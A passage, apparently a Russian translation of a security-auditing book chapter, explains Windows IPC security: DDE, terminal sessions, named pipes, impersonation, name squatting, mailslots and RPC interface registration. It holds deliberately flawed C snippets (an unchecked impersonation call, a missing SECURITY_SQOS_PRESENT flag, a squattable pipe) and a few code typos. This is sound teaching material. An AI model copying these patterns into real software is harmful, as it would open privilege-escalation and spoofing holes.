DDE был распространенной формой IPC в ранних версиях Windows, но в основном был вытеснен более надежными механизмами. DDE не имеет реального влияния на безопасность, когда используется для коммуникации между процессами с одним и тем же контекстом безопасности. Однако его можно использовать для коммуникации между разными пользовательскими контекстами на общей window station или даже для обмена данными по сети с использованием файловых общих ресурсов. Чтобы сделать картину еще запутаннее, DDE поддерживает олицетворение клиентов в DDE-коммуникации. Нужно помнить, что любое использование DDE между контекстами безопасности представляет потенциальную shatter-уязвимость. Сюда входит сетевой DDE, которому требуется привилегированная служба на рабочем столе. Поэтому уязвимые

варианты использования DDE включают тот же тип настройки, что и shatter attacks, описанные выше.

## Terminal sessions

Windows Terminal Services (WTS) предоставляет возможность одной системе Windows размещать несколько интерактивных пользовательских сеансов. Изначально эта возможность была доступна как отдельный продукт в Windows NT Terminal Server. Однако со временем она была включена в базовую линейку продукта во всех версиях Windows XP. Terminal Services не полностью функциональны в большинстве версий Windows XP, но являются необходимым компонентом возможностей Remote Assistance и Fast User Switching (FUS).

Появление WTS потребовало дополнительной инфраструктуры для взаимодействия с разными подключениями; это требование было решено добавлением терминальных сеансов и связанных с ними функций WTS API. Терминальные сеансы накладывают дополнительные ограничения на взаимодействие между процессами в разных сеансах. Например, каждый терминальный сеанс имеет связанную с ним уникальную WinSta0, а объекты различаются между сеансами с помощью префиксов пространства имен Global\ и Local\. Такая схема именования позволяет стандартным API-функциям по-прежнему работать ожидаемым образом, тогда как WTS API можно использовать для специфичных для WTS манипуляций.

Версии WTS до Vista имеют интересную особенность. Они запускают все службы в session 0, который является первым сеансом, создаваемым системой. Кроме того, это тот же сеанс, который используется первым интерактивно вошедшим пользователем. Запуск всех служб в session 0 непреднамеренно предоставляет некоторые дополнительные привилегии консольному пользователю на terminal server и первому пользователю в системе с включенным FUS. Основное последствие состоит в том, что пользователь session 0 может взаимодействовать с интерактивными службами.

Как упоминалось, интерактивная служба представляет серьезную уязвимость, которая может позволить атакующим выполнять произвольный код в контексте привилегированной учетной записи службы. Windows Vista устраняет эту уязвимость, полностью исключая интерактивные службы. Она ограничивает session 0 только службами и делает его полностью неинтерактивным сеансом. Следует отметить, что любое программное обеспечение, специально нацеленное на Windows Vista, не будет уязвимо для общего класса shatter-уязвимостей.

## Pipes

Каналы - ориентированный на соединение IPC-механизм, который можно использовать для передачи данных между двумя или более процессами. Есть два типа каналов: анонимные каналы и именованные каналы. Анонимный канал - однонаправленный канал, локально передающий данные между двумя процессами. Поскольку анонимные каналы не имеют имен, произвольные процессы не могут ссылаться на них. Обычно это означает, что анонимный канал может использовать только создавший его процесс, если дескриптор канала не дублируется и не передается другому процессу. Чаще всего анонимные каналы применяются для коммуникации между потоками в одном процессе или между родительским и дочерним процессом. Именованные каналы, напротив, могут быть доступны произвольным процессам и удаленно, в зависимости от прав доступа, связанных с каналом при его создании. Поскольку анонимные каналы локальны и имеют лишь немногие проблемы, связанные с именованными каналами, следующие разделы сосредоточены на именованных каналах.

## Права доступа pipe

Все каналы являются защищаемыми объектами, поэтому у них есть конкретные права доступа, связанные с их записями DACL. Таблица 12-2 суммирует права доступа каналов, перечисленные в MSDN.

**Таблица 12-2. Права доступа каналов**

| Право доступа        | Смысл                                                                                           |
|----------------------|-------------------------------------------------------------------------------------------------|
| PIPE_ACCESS_DUPLEX   | Позволяет вызывающей стороне читать из канала и писать в него, а также дает доступ SYNCHRONIZE. |
| PIPE_ACCESS_INBOUND  | Позволяет вызывающей стороне читать из канала и дает доступ SYNCHRONIZE.                        |
| PIPE_ACCESS_OUTBOUND | Позволяет вызывающей стороне писать в канал и дает доступ SYNCHRONIZE.                          |

Как видно, права доступа для каналов проще, чем для большинства других объектов, например файлов, поэтому разработчики менее склонны случайно задавать неверные разрешения для канала. Тем не менее уязвимости могут возникать, когда разрешения доступа применяются небрежно. Посторонние процессы могут получить доступ на чтение или запись к каналу, хотя не должны его иметь; это может привести к неавторизованному взаимодействию с pipe-сервером. Эта проблема может возникнуть даже с анонимными каналами, потому что атакующие могут перечислить таблицу дескрипторов процесса и дублировать дескриптор канала со слабыми разрешениями доступа.

## Named pipes

Именованные каналы - многонаправленный IPC-механизм для передачи данных между несвязанными процессами на одной машине или на разных машинах по сети. Именованный канал может быть одно- или двунаправленным в зависимости от того, как он создан. Каналы работают в клиент-серверной архитектуре: pipe-коммуникация выполняется при наличии одного pipe-сервера и одного или нескольких клиентов. Поэтому к каналу может одновременно быть подключено несколько клиентов, но сервер может быть только один.

## Создание pipe

Каналы можно создавать с помощью `CreateFile()` или `CreateNamedPipe()`. Вы уже изучили семантику создания каналов и доступа к ним через `CreateFile()`, поэтому повторно рассматривать эту функцию не нужно. Прототип `CreateNamedPipe()` показан ниже:

```
HANDLE CreateNamedPipe(LPCSTR lpName, DWORD dwOpenMode,
                        DWORD dwPipeMode, DWORD nMaxInstances,
                        DWORD nOutBufferSize, DWORD nInBufferSize,
                        DWORD nDefaultTimeout,
                        LPSECURITY_ATTRIBUTES lpSecurityAttributes)
```

Как видно, функция `CreateNamedPipe()` позволяет управлять некоторыми характеристиками `named pipe` лучше, чем `CreateFile()`. Помимо обычных атрибутов, разработчики могут при желании указать размер входного и выходного буфера для `pipe`, хотя это лишь рекомендательные значения, которые система не обязана соблюдать. Значение `dwOpenMode` задает, с какими правами доступа должен быть открыт `pipe` (`PIPE_ACCESS_DUPLEX`, `PIPE_ACCESS_INBOUND` или `PIPE_ACCESS_OUTBOUND`). Кроме того, можно указать один или несколько флагов:

- `FILE_FLAG_FIRST_PIPE_INSTANCE` - этот флаг заставляет функцию завершиться ошибкой, если `pipe` уже существует.
- `FILE_FLAG_WRITE_THROUGH` - на некоторых типах `pipes`, где клиентский и серверный процессы находятся на разных машинах, этот флаг заставляет клиента не возвращаться, пока все данные не будут успешно записаны в `pipe`.
- `FILE_FLAG_OVERLAPPED` - включается `overlapped I/O`; процессу не нужно ждать завершения операций над `pipe`, чтобы продолжить выполнение.

Значение `dwPipeMode` задает, какой тип `pipe` должен быть создан. `Pipe` может быть `PIPE_TYPE_BYTE`, при котором данные `pipe` рассматриваются как поток отдельных байтов, или `PIPE_TYPE_MESSAGE`, при котором данные рассматриваются как серия отдельных сообщений. Значение `nDefaultTimeout` задает `timeout` в миллисекундах для операции, выполняемой над `pipe`, и наконец, `lpSecurityAttributes` задает дескриптор безопасности для `pipe`.

Клиенты, которым нужно отправить каналу типа `PIPE_TYPE_MESSAGE` только одно сообщение, не обязаны проходить весь процесс открытия и закрытия. Вместо этого они могут использовать функцию `CallNamedPipe()`, имеющую следующий прототип:

```
BOOL CallNamedPipe(LPCSTR lpNamedPipe, LPVOID lpInBuffer,
                  DWORD nBufferSize, LPVOID lpOutBuffer, DWORD
                  nOutBufferSize, LPDWORD lpBytesRead, DWORD nTimeOut)
```

Эта функция открывает канал, заданный `lpNamedPipe`, записывает одно сообщение, читает один ответ, а затем закрывает канал. Она полезна для клиентов, которым нужно выполнить одну `pipe`-транзакцию.

## Олицетворение в каналах

Сервер именованного канала может выполнять олицетворение учетных данных клиентов, которые подключаются к нему. Это олицетворение выполняется с помощью функции `ImpersonateNamedPipeClient()`, имеющей следующий прототип:

```
BOOL ImpersonateNamedPipeClient(HANDLE hNamedPipe)
```

Как видно, эта функция просто принимает дескриптор именованного канала и затем возвращает `TRUE` или `FALSE` в зависимости от того, успешно ли выполнено олицетворение. При успехе поток выполняет олицетворение контекста, связанного с последним сообщением, прочитанным из канала. Требование "последнее прочитанное сообщение" немного неудобно. Если подключение локальное, олицетворение всегда завершается ошибкой, если данные сначала не были прочитаны из канала и записаны в него. Однако если клиент удаленный, олицетворение может быть успешным, потому что сообщения передаются при установлении подключения. В любом случае лучше убедиться, что из канала выполнено чтение до попытки олицетворения.

Далее нужно рассмотреть использование уровней олицетворения. В контексте именованных каналов клиенты могут ограничивать степень, в которой сервер может выполнять олицетворение от их имени, указав уровень олицетворения в вызове `CreateFile()`. В частности, уровень олицетворения может быть указан в параметре `dwFlagsAndAttributes`. Вот еще раз прототип функции `CreateFile()`:

```
HANDLE CreateFile(LPCSTR lpFileName, DWORD dwDesiredAccess,

    DWORD dwSharedMode,

    LPSECURITY_ATTRIBUTES lpSecurityAttributes,

    DWORD dwCreationDisposition,

    DWORD dwFlagsAndAttributes,

    HANDLE hTemplateFile)
```

Включив флаг `SECURITY_SQOS_PRESENT` в параметр `dwFlagsAndAttributes`, можно указать следующие флаги олицетворения:

- `SECURITY_ANONYMOUS` - этот флаг принудительно задает уровень олицетворения `SecurityAnonymous` для открываемого объекта.
- `SECURITY_IDENTIFICATION` - этот флаг принудительно задает уровень олицетворения `SecurityIdentification` для открываемого объекта.
- `SECURITY_IMPERSONATION` - этот флаг принудительно задает уровень олицетворения `SecurityImpersonation` для открываемого объекта.
- `SECURITY_DELEGATION` - этот флаг принудительно задает уровень олицетворения `SecurityDelegation` для открываемого объекта.
- `SECURITY_EFFECTIVE_ONLY` - этот флаг заставляет игнорировать любые изменения, внесенные через функции `AdjustToken*()`.
- `SECURITY_CONTEXT_TRACKING` - режим отслеживания безопасности является динамическим.

Клиенты могут защищать свои учетные данные от вредоносных серверов с помощью этих флагов, поэтому всегда нужно искать случаи, где клиент чрезмерно разрешителен в допустимом олицетворении. Также нужно внимательно следить за распространенными упущениями при применении этих защит. Попробуйте найти ошибку в следующем коде.

```
BOOL SecureOpenPipe(void)

{

    HANDLE hPipe;

    hPipe = CreateFile("\\\\.\\pipe\\MyPipe", GENERIC_ALL, 0, NULL,

        OPEN_EXISTING, SECURITY_IDENTIFICATION, NULL);

    if(hPipe == INVALID_HANDLE_VALUE)

        Return FALSE;

    ... do pipe stuff ...

}
```

Вы заметили? Разработчики пытаются защитить клиента от подключения к вредоносному серверу, принудительно задавая уровень олицетворения SECURITY\_IDENTIFICATION. Идея отличная, но реализация плохая. Они забыли использовать флаг SECURITY\_SQOS\_PRESENT, поэтому флаг SECURITY\_IDENTIFICATION полностью игнорируется. Корректная реализация выглядела бы так:

```
BOOL SecureOpenPipe(void)
{
    HANDLE hPipe;

    hPipe = CreateFile("\\\\.\\pipe\\MyPipe", GENERIC_ALL, 0, NULL,
        OPEN_EXISTING,
        SECURITY_SQOS_PRESENT|SECURITY_IDENTIFICATION, NULL);

    if(hPipe == INVALID_HANDLE_VALUE)
        Return FALSE;

    ... do pipe stuff ...
}
```

Также важно аудитировать то, как серверы используют олицетворение. В "Impersonation Issues" (MSDN Code Secure, March 2003; <http://msdn.microsoft.com/library/en-us/dncode/html/secure03132003.asp>) Michael Howard указывает на опасность непроверки возвращаемых значений функций олицетворения. Допустим, сервер принимает подключение от клиента и затем хочет обратиться к объекту от имени клиента. Для этого он выполняет олицетворение пользователя, а затем обращается к объекту, как показано в этом примере:

```
BOOL ProcessRequest(HANDLE hPipe)
{
    BOOL rc;
    DWORD bytes;
    unsigned char buffer[BUFSIZ], fname[BUFSIZ];

    for(;;)
    {
        rc = ReadFile(hPipe, buffer, BUFSIZ, &bytes, NULL);

        if(rc == FALSE)
            break;

        if(bytes <= 0)
            break;

        switch(buffer[0])
        {
            case REQUEST_FILE:
```

```

        extract_filename(buffer, bytes, fname);

        ImpersonateNamedPipeClient(hPipe);

        write_file_to_pipe(hPipe, fname);

        RevertToSelf();

        break;

    ... other request types ...

}

}

... more stuff here ...

}

```

Этот код взят из сервера именованного канала, который может получать ряд запросов; один из них предназначен для чтения определенных файлов. Однако код не проверяет возвращаемое значение `ImpersonateNamedPipeClient()`. Если эта функция завершается ошибкой, привилегии и права доступа приложения остаются в исходном состоянии. Поэтому доступ к файлу выполняется с исходными разрешениями серверного процесса, а не подключившегося клиента.

Возможно, вы думаете: "Но почему функции олицетворения могут завершиться ошибкой? Может ли вредоносный клиент это вызвать?" Да, может. Вы только что узнали, что при аудите клиентов нужно искать наличие или отсутствие принудительного задания уровней олицетворения для сервера. Вредоносный клиент также может использовать эти уровни, чтобы запретить серверу выполнять олицетворение клиента. Даже такая простая вещь, как отсутствие предварительного чтения из канала, может привести к отказу вызова олицетворения. Такой отказ может привести к доступу к объекту с более высокими привилегиями, чем предполагалось.

## Захват имен каналов

Как и многие другие типы объектов, именованные каналы, существующие в пространстве имен объектов, создают возможность уязвимостей захвата имен. Разработчики должны внимательно решать, как приложения создают именованные каналы и обращаются к ним. При аудите приложения нужно смотреть на проблему с обеих сторон: последствия для серверов, уязвимых к захвату имен, и последствия для клиентов, уязвимых к захвату имен.

## Servers

Сервер может быть уязвим к захвату имен, если использует предсказуемое имя канала и не проверяет, был ли канал уже создан. Сервер также может быть уязвим к захвату имен, если создает пул каналов и использует `ConnectNamedPipe()` для обслуживания нескольких подключений. Пул каналов создается путем создания и подключения нескольких экземпляров одного и того же канала с указанием одного и того же значения `nMaxInstances` при каждом вызове `CreateNamedPipe()`. В зависимости от времени создания и подключения канала, атакующие могут занять канал и выдать себя за сервер.

При создании single-instance pipe с помощью `CreateFile()` уязвимость захвата может возникать почти так же, как с файлами: сервер забывает использовать флаг `CREATE_NEW` в параметре `dwCreationDisposition`. Когда для единственного экземпляра используется `CreateNamedPipe()`, проблема возникает, если параметр `dwOpenMode` не содержит `FILE_FLAG_FIRST_PIPE_INSTANCE`, доступный только в Windows 2000 SP2 и более поздних версиях. Ниже приведен пример уязвимого вызова:

```
BOOL HandlePipe(SEURITY_DESCRIPTOR *psd)
{
    HANDLE hPipe;

    hPipe = CreateNamedPipe("\\\\.\\pipe\\MyPipe",
        PIPE_ACCESS_DUPLEX, PIPE_TYPE_BYTE,
        PIPE_UNLIMITED_INSTANCES, 1024, 1024,
        NMPWAIT_USE_DEFAULT_WAIT, psd);

    if(hPipe == INVALID_HANDLE_VALUE
        || ConnectNamedPipe(hPipe, NULL)) {
        CloseHandle(hPipe);
        return FALSE;
    }

    ... do stuff with the pipe ...

    DisconnectNamedPipe();
}
```

Этот сервер не указывает `FILE_FLAG_FIRST_PIPE_INSTANCE` и не ограничивает число подключений. Поэтому атакующие могут создать pipe с именем `MyPipe` и подключиться к нему раньше этого приложения. Поскольку атакующие начинают слушать pipe первыми, клиент сначала подключается к ним. В зависимости от времени и числа разрешенных экземпляров настоящий сервер может получить ошибку или иметь действительный pipe handle, который окажется последним в очереди подключения. Если сервер успешно создает pipe и оказывается последним потоком в подключении, он может спокойно продолжать работу. Он даже может выполнять чувствительные операции, исходя из предположения, что pipe действителен.



## Clients

Клиенты на самом деле более восприимчивы к захвату имен с именованными каналами, потому что могут непреднамеренно подключиться к вредоносному pipe-серверу. Guardent Technologies раскрыла уязвимость такого типа в августе 2000 года ([www.securityfocus.com/advisories/2472](http://www.securityfocus.com/advisories/2472)). Windows 2000 Service Control Manager (SCM) использует предсказуемый именованный канал для коммуникации со службами. Однако SCM не проверял наличие уже существующих каналов при запуске службы. Это означало, что атакующие могли просто создать канал и запустить любую службу, которую мог запустить обычный пользователь, например службу ClipBook. Целевая служба затем подключалась к контролируемому атакующим каналу, а атакующий повышал привилегии, выполняя олицетворение учетной записи службы.

К счастью, появление SeImpersonatePrivilege во многом устранило этот тип уязвимости олицетворения. Однако это все еще жизнеспособная атака на старых системах и для нарушения изоляции ограниченных учетных записей служб. Даже без олицетворения эта атака все равно является успешным отказом в обслуживании. Она также предоставляет доверенный канал в привилегированный процесс, что может раскрыть чувствительные данные или другие потенциальные уязвимости.

## Mailslots

Mailslot - еще один IPC-механизм, предлагаемый Windows. В отличие от именованных каналов, mailslot не является ни ориентированным на соединение, ни двунаправленным; клиенты просто отправляют сообщения серверному процессу. Клиенты mailslot никогда не читают из mailslot; читать могут только серверы, где сервер - процесс, имеющий дескриптор объекта mailslot. Ограниченная функциональность mailslot означает гораздо меньше работы для аудиторов кода. Однако ради полноты следующие разделы проходят некоторые основы.

### Права доступа mailslot

Mailslot не имеет уникального набора прав доступа. Вместо этого они используют стандартные права доступа к файлам, обсуждавшиеся в главе 11. Их разрешения можно аудиторить так же, как стандартные файловые разрешения.

### Mailslot squatting

Захват mailslot невозможен в том же виде, как с большинством других именованных объектов, потому что у mailslot есть только функция создания, CreateMailslot(), которая завершается ошибкой, если mailslot с тем же именем уже существует. Клиентский конец mailslot затем открывается с помощью CreateFile(), которая завершается ошибкой, если попытаться открыть несуществующий mailslot.

Существует возможность, что клиент отправит сообщения серверу, которому не собирался их отправлять. Эта ошибка возникает, когда вредоносный пользователь создает mailslot раньше сервера, так что когда сервер запускается и не может создать mailslot, он просто выходит, оставляя вредоносный mailslot в пространстве имен объектов для подключения клиентов. Эта атака позволяет постороннему приложению выдать себя за сервер и читать сообщения от клиентов, что может привести к утечке информации.

## Remote Procedure Calls

Remote Procedure Call (RPC) - неотъемлемая часть операционных систем Windows. По сути, RPC - это клиент-серверный протокол, который разработчики приложений могут использовать для вызова процедур на локальном или удаленном узле. Хотя разработчикам часто нужно явно направлять клиентское приложение на подключение к удаленной машине, детали подключения иmarshalingа данных выполняются за кулисами уровня RPC. Такое поведение скрывает от разработчиков детали передачи данных между двумя машинами и способа вызова процедур.

Существует два основных RPC-протокола: Open Network Computing (ONC) RPC, иногда называемый SunRPC, и Distributed Computing Environment (DCE) RPC. Глава 10, "UNIX II: Processes", обсуждает ONC RPC применительно к UNIX-приложениям. Microsoft использует DCE RPC, который заметно отличается, но с точки зрения аудита кода базовые процедуры поиска открытого наружу кода похожи. У Microsoft RPC-программ есть некоторые дополнительные сложности, обсуждаемые в следующих разделах.

### RPC-подключения

Прежде чем переходить к деталям аудита RPC-программ, нужно знать основы того, как клиенты и серверы взаимодействуют. Прежде чем клиент сможет вызвать удаленную процедуру, ему нужно создать привязку к целевому интерфейсу. Привязка - это соединение уровня приложения между клиентом и сервером. Она содержит детали подключения, включая состояние аутентификации, и структурно выражается в RPC-программах через дескрипторы привязки. Затем дескрипторы привязки используются для выполнения операций: вызова процедур, настройки аутентификации и так далее.

Следующие разделы ссылаются на endpoint mapper, RPC-компонент, используемый для установления привязок. Большая часть работы endpoint mapper с точки зрения аудита кода обрабатывается неявно, поэтому вам не нужно слишком сильно о нем беспокоиться. Просто помните, что он существует и отвечает за установление привязки между RPC-клиентом и сервером.

### RPC-transport

Уровень Windows RPC является независимым от транспорта, то есть может упаковывать свои структуры данных поверх разных нижележащих протоколов. Когда вы видите функцию, принимающую аргумент "protocol sequence", это относится к протоколу, используемому для транспортировки RPC-данных между двумя конечными точками. Выбранный транспорт определенно может влиять на безопасность приложения, как объясняется в следующих разделах. Эти RPC-протоколы делятся на три категории.

## NCACN

Network computing architecture connection-oriented protocol (NCACN) предназначен для RPC-приложений, которым нужно удаленно взаимодействовать по сети. Протоколы в этой категории ориентированы на соединение, то есть предоставляют надежные двусторонние сквозные соединения на время сеанса. Таблица 12-3 перечисляет протоколы, доступные в этой категории.

## NCADG

Network computing architecture datagram protocol (NCADG) также зарезервирован для RPC-приложений, которым нужно взаимодействовать с удаленными узлами по сети. Однако в отличие от протоколов NCACN, протоколы NCADG предоставляют транспорт без установления соединения. Таблица 12-4 перечисляет допустимые последовательности протоколов.

**Таблица 12-3. Последовательности протоколов NCACN**

| Последовательность протокола | Описание                                                    |
|------------------------------|-------------------------------------------------------------|
| ncacn_nb_tcp                 | NetBIOS over TCP                                            |
| ncacn_nb_ipx                 | NetBIOS over Internetwork Packet Exchange (IPX)             |
| ncacn_nb_nb                  | NetBIOS Enhanced User Interface (NetBEUI)                   |
| ncacn_ip_tcp                 | RPC-данные передаются через обычные TCP/IP-подключения      |
| ncacn_np                     | RPC-данные передаются через named pipes                     |
| ncacn_spx                    | RPC-данные передаются через Sequenced Packet Exchange (SPX) |
| ncacn_dnet_nsp               | Транспорт DECnet                                            |
| ncacn_at_dsp                 | AppleTalk DSP                                               |
| ncacn_vns_spp                | Транспорт Vines scalable parallel processing                |
| ncacn_http                   | RPC over HTTP, работающий поверх TCP                        |

**Таблица 12-4. Последовательности протоколов NCADG**

| Последовательность протокола | Описание                                                 |
|------------------------------|----------------------------------------------------------|
| ncadg_ip_udp                 | RPC-трафик передается через User Datagram Protocol (UDP) |
| ncadg_ipx                    | RPC-трафик передается через IPX                          |

## NCALRPC

Network computing architecture local remote procedure call protocol (NCALRPC) используется RPC-приложениями, в которых клиент и сервер находятся на одной машине. Локальные RPC-вызовы, также известные как local procedure calls (LPC), являются функцией ОС и не требуют дополнительной квалификации; то есть нет требования использовать другие протоколы или IPC-механизмы для отправки RPC-данных между клиентом и сервером. Поэтому единственная последовательность протокола для локальных RPC-вызовов - просто ncalrpc.

## Microsoft Interface Definition Language

При аудите RPC-серверов следует начинать с процедур, которые можно вызвать удаленно с недоверенным пользовательским вводом. Многие RPC-серверы определяют свой интерфейс через доступные процедуры и аргументы этих процедур. Microsoft предоставляет Microsoft Interface Definition Language (MIDL), упрощенный язык для определения таких интерфейсов. MIDL имеет C-подобную структуру, благодаря чему большинству программистов довольно легко им пользоваться. При ревью кода ищите файлы `.idl`: они содержат определения, генерирующие C/C++ stub для RPC-приложений. Структура этих файлов и то, как они создают клиентские и серверные интерфейсы, используемые RPC-приложениями, рассматриваются в следующих разделах.

### Структура IDL-файла

IDL-файл состоит из двух основных частей: заголовка интерфейса и тела интерфейса. Эти два раздела определяют RPC-интерфейс для программы и довольно легко читаются.

### Заголовок IDL-интерфейса

Заголовок интерфейса появляется в начале определения интерфейса и заключен в квадратные скобки (`[` и `]`). Внутри этих скобок находится серия атрибутов, специфичных для интерфейса и разделенных запятыми. Эти атрибуты имеют следующий синтаксис:

```
attribute_name(attribute_arguments)
```

Например, атрибут с именем `version` и аргументом `1.1` будет выглядеть как `version(1.1)`. Можно использовать много атрибутов, но основные - `uuid`, `version` и `endpoint`. Первые два просто предоставляют универсальный уникальный идентификатор (universal unique ID, UUID) RPC-интерфейса и номер версии приложения, которое представляет это определение интерфейса. Атрибут `endpoint` указывает, откуда RPC-сервер принимает запросы. Транспорты конечной точки описываются через последовательность протокола и порт. Последовательность протокола описывает, через какие транспорты доступен RPC-интерфейс. Формат порта, или, точнее, конечной точки, специфичен для последовательности протокола. Собрав всю эту информацию вместе, получаем пример заголовка интерфейса:

```
[  
    uuid(12345678-1234-1234-1234-123456789012),  
    version(1.1),  
    endpoint("ncacn_ip_tcp:[1234]")  
]
```

В этом примере RPC-сервер принимает запросы только через TCP/IP на порту 1234.

## Тело IDL-определения

После заголовка определения интерфейса идет тело определения, где подробно описаны все процедуры, доступные клиентам, и аргументы этих процедур. Тело определения начинается с ключевого слова `interface`, за которым следует человекочитаемое имя интерфейса и определение интерфейса в фигурных скобках. Ниже пример тела определения:

```
interface myinterface
{
    ... definition goes here ...
}
```

Внутри фигурных скобок находятся определения процедур, которые могут вызывать клиенты и которые реализованы в другом месте приложения. Прототипы удаленных процедур похожи на прототипы C-функций, за исключением того, что каждая функция и каждый аргумент функции могут содержать дополнительные атрибуты в квадратных скобках. Опять же, можно встретить довольно много таких атрибутов, но большинство из них достаточно самоочевидны. Обычно нужно указать только то, предназначен ли аргумент для ввода (атрибут функции `in`) или вывода (атрибут функции `out`). Пример определения интерфейса:

```
interface myinterface
{
    int RunCommand([in] int command,
                  [in, string] unsigned char *arguments,
                  [out, string] unsigned char *results);
}
```

Это определение интерфейса довольно простое: оно предоставляет только один интерфейс для запуска команды. Оно не учитывает некоторые важные соображения, такие как аутентификация и поддержание состояния сеанса. Однако оно показывает, как выглядит базовый интерфейс, поэтому можно перейти к деталям в следующих разделах.

## Возможности компилятора

Компилятор Microsoft IDL включает несколько опций, которые могут повысить безопасность RPC-приложения. Атрибут `range` предоставляет метод ограничения значений числового поля. Его можно использовать для ограничения типов данных вместе с атрибутами вроде `size_is` и `length_is`. Пример:

```
interface myinterface2
{
    int SendCommand([in, range(0, 16)] int msg_id,
                  [in, range(0, 1023)] int msg_len,
                  [in, length_is(msg_len)] unsigned char *msg);
}
```

Этот интерфейс ограничивает значение `msg_len` известным диапазоном и заставляет длину `msg` совпадать. Такие жесткие ограничения интерфейса могут предотвращать уязвимости в коде.

Разумеется, определение ограничений не помогает, если компилятор их не применяет. Параметры компиляции должны включать ключ `/robust`. Этот ключ компилятора обрабатывает ключевое слово `range` и встраивает дополнительные проверки согласованности. Эта возможность доступна только в Windows 2000 и более поздних версиях.

## Файлы конфигурации приложения

Помимо IDL-файлов, у каждого интерфейса есть файлы конфигурации приложения (application configuration files, ACF). В то время как IDL-файл описывает спецификацию интерфейса, которой должны придерживаться клиенты и серверы, ACF описывает атрибуты, локальные для клиентского или серверного приложения, и влияет на определенное поведение. Например, атрибуты `code` и `poscode` можно использовать в ACF, чтобы указать компилятору MIDL не генерировать `stub` для разных частей интерфейса, потому что они не используются в данном приложении. ACF имеют тот же формат, что и соответствующие IDL-файлы, за исключением того, что задаваемые ими атрибуты не изменяют определение интерфейса. У них есть список атрибутов в квадратных скобках, затем ключевое слово `interface` и определение интерфейса. Определение должно быть идентично тому, что находится в IDL-файле, определяющем тот же интерфейс.

Следует отметить пару моментов об ACF и IDL-файлах. Во-первых, они необязательны. Приложению не нужно создавать ACF, чтобы построить рабочее RPC-приложение. Если ACF не существует, специальные опции не включаются. Кроме того, содержимое ACF можно поместить в IDL-файл; для компилятора MIDL это не имеет значения. Поэтому вы часто встретите атрибуты ACF в IDL-файле.

## RPC Servers

Теперь у вас есть базовое представление о том, что аудиторировать и с чего начинать. Далее нужно рассмотреть, как RPC-сервер может управлять раскрытием своих сетевых интерфейсов. Для этого нужно понимать, как регистрируется RPC-интерфейс и как регистрация может влиять на поверхность атаки приложения.

## Регистрация интерфейсов

Базовая регистрация RPC-интерфейса выполняется одной из двух функций, описанных ниже.

Функция `RpcServerRegisterIf()` - основной способ регистрации интерфейса в endpoint mapper:

```
void RPC_ENTRY RpcServerRegisterIf(RPC_IF_HANDLE IfSpec,  
                                   UUID *MgrTypeUuid, RPC_MGR_EPV *MgrEpv)
```

Первый параметр - дескриптор RPC-интерфейса, структура, автоматически сгенерированная компилятором MIDL. Второй аргумент связывает UUID с третьим аргументом, вектором точек входа (entry point vector, EPV). EPV - это таблица указателей на функции RPC, доступные клиентам, которые подключаются к интерфейсу. Обычно второй и третий аргументы равны NULL: UUID не связывается с EPV, а используется EPV по умолчанию, сгенерированный компилятором MIDL.

Функция `RpcServerRegisterIfEx()` дает разработчикам больше контроля при регистрации RPC-интерфейса:

```
RPC_STATUS RPC_ENTRY RpcServerRegisterIfEx(RPC_IF_HANDLE IfSpec,
                                           UUID *MgrTypeUuid, RPC_MGR_EPV *MgrEpv,
                                           unsigned int Flags, unsigned int MaxCalls,
                                           RPC_IF_CALLBACK_FN *IfCallback)
```

Эту функцию можно использовать для ограничения доступности интерфейса. Особенно важен последний параметр - callback-функция безопасности. Он вызывается всякий раз, когда клиент пытается вызвать процедуру из регистрируемого интерфейса. Эта функция предназначена для оценки каждого подключающегося клиента и решения, должен ли он иметь доступ к интерфейсу. Она вызывается автоматически при каждой попытке клиента обратиться к интерфейсу. Параметр `Flags` также имеет несколько интересных побочных эффектов для поведения сервера. Вот два наиболее релевантных для безопасности флага:

- `RPC_IF_ALLOW_CALLBACKS_WITH_NO_AUTH` - обычно регистрация callback-функции безопасности не предотвращает автоматическое отклонение неаутентифицированных RPC-вызовов. Указание этого флага отменяет такое поведение и разрешает неаутентифицированные вызовы. При этом callback-функция должна разрешать или запрещать запрос на основе других критериев.
- `RPC_IF_ALLOW_LOCAL_ONLY` - запросы разрешены только из локальных именованных каналов (`ncacn_np`) или через локальный RPC (`ncalrpc`). Все запросы из других последовательностей протоколов или через удаленные именованные каналы автоматически отклоняются.

RPC-интерфейсы также можно регистрировать через следующую функцию:

```
RPC_STATUS RPC_ENTRY RpcServerRegisterIf2(RPC_IF_HANDLE IfSpec,
                                           UUID *MgrTypeUuid, RPC_MGR_EPV *MgrEpv,
                                           unsigned int Flags, unsigned int MaxCalls,
                                           unsigned int MaxRpcSize,
                                           RPC_IF_CALLBACK_FN *IfCallbackFn)
```

Эта функция идентична `RpcServerRegisterIfEx()`, за исключением дополнительного параметра `MaxRpcSize`, который задает максимальный размер RPC-сообщений в байтах. Она может быть особенно полезна для предотвращения атак с манипуляцией буферами, когда размер сообщения фиксирован или находится в известном диапазоне.

Даже быстрый взгляд на эти три функции показывает, что способ регистрации сервера влияет на безопасность. Например, посмотрите на следующую регистрацию сервера:

```
RpcServerRegisterIfEx(hSpec, NULL, NULL, 0, 20, NULL)
```

Предыдущая регистрация довольно слаба с точки зрения безопасности по сравнению с этой:

```
RpcServerRegisterIfEx(hSpec, NULL, NULL,
                      RPC_IF_ALLOW_LOCAL_ONLY, 20,
                      MyCallback)
```

Эта регистрация позволяет обрабатывать только локальные запросы и использует callback-функцию безопасности. Разумеется, одного наличия такой функции недостаточно; она должна действительно выполнять проверку. Вы увидите, как это делается, в разделе "Аутентификация запросов" далее в этой главе.

## Привязка к endpoint

После регистрации интерфейса в среде выполнения RPC сервер должен привязаться к конечным точкам, чтобы клиенты могли с ним связаться; это двухшаговый процесс. Первый шаг - зарегистрировать последовательности протоколов, по которым сервер должен принимать подключения. Эти последовательности протоколов были описаны ранее в разделе "RPC-transport". Они привязываются с помощью семейства функций `RpcServerUseProtseq()`. Посмотрите на прототип `RpcServerUseProtseq()`:

```
RPC_STATUS RPC_ENTRY RpcServerUseProtseq(unsigned char *ProtSeq,
                                         unsigned int MaxCalls, void *SecurityDescriptor)
```

Эта функция заставляет текущий процесс слушать RPC-запросы через конкретный протокол, поэтому она влияет на все RPC-серверы в текущем процессе. Каждый вызов позволяет указать одну последовательность протокола в первом параметре, поэтому RPC-сервер, слушающий на нескольких транспортах, должен вызывать эту функцию несколько раз. Функции для последовательностей протоколов могут дополнительно принимать дескриптор безопасности для `ncalrpc` и `ncan_pr`. Такой дескриптор безопасности - наиболее эффективный способ ограничить RPC-подключения конкретной группой пользователей.

